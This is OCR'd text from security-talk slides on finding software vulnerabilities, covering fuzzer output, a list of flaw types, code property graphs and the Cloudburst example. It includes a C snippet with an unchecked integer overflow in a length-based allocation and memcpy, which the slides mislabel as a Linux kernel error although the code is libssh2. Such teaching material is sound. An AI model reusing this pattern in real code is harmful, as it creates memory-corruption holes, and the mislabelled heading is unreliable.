 -- Caught fault at iteration 171, trying to reproduce --

[171,-,-] Performing iteration
[*] Fuzzing: DataHTER.DataElement_1
[*] Mutator: StringMutator

 -- Reproduced fault at iteration 171 --
```

Finding software vulnerabilities (in memory fuzzing)






Finding software vulnerabilities (source code analysis)

- Unused codeparts
- Lack of data validation
- Inproper memory operations
- Inappropriate typecast
- Infinite loops
- Etc.


Finding vulnerabilities (Code Propery Graphs - (Yamaguchi et al, 2014)



Linux kernel error (integer overflow)

```
if (channelp) {
/* set signal name (without SIG prefix) */
uint32_t namelen =
_libssh2_ntohu32(data + 9 + sizeof("exit-
signal"));
channelp->exit_signal =
LIBSSH2_ALLOC(session, namelen + 1);
[...]
memcpy(channelp->exit_signal,
data + 13 + sizeof("exit_signal"), namelen);
channelp->exit_signal[namelen] = '\0';
```

Example memory corruption: Cloudburst (Kortchinsky, 2009)



[redacted]

Thank you!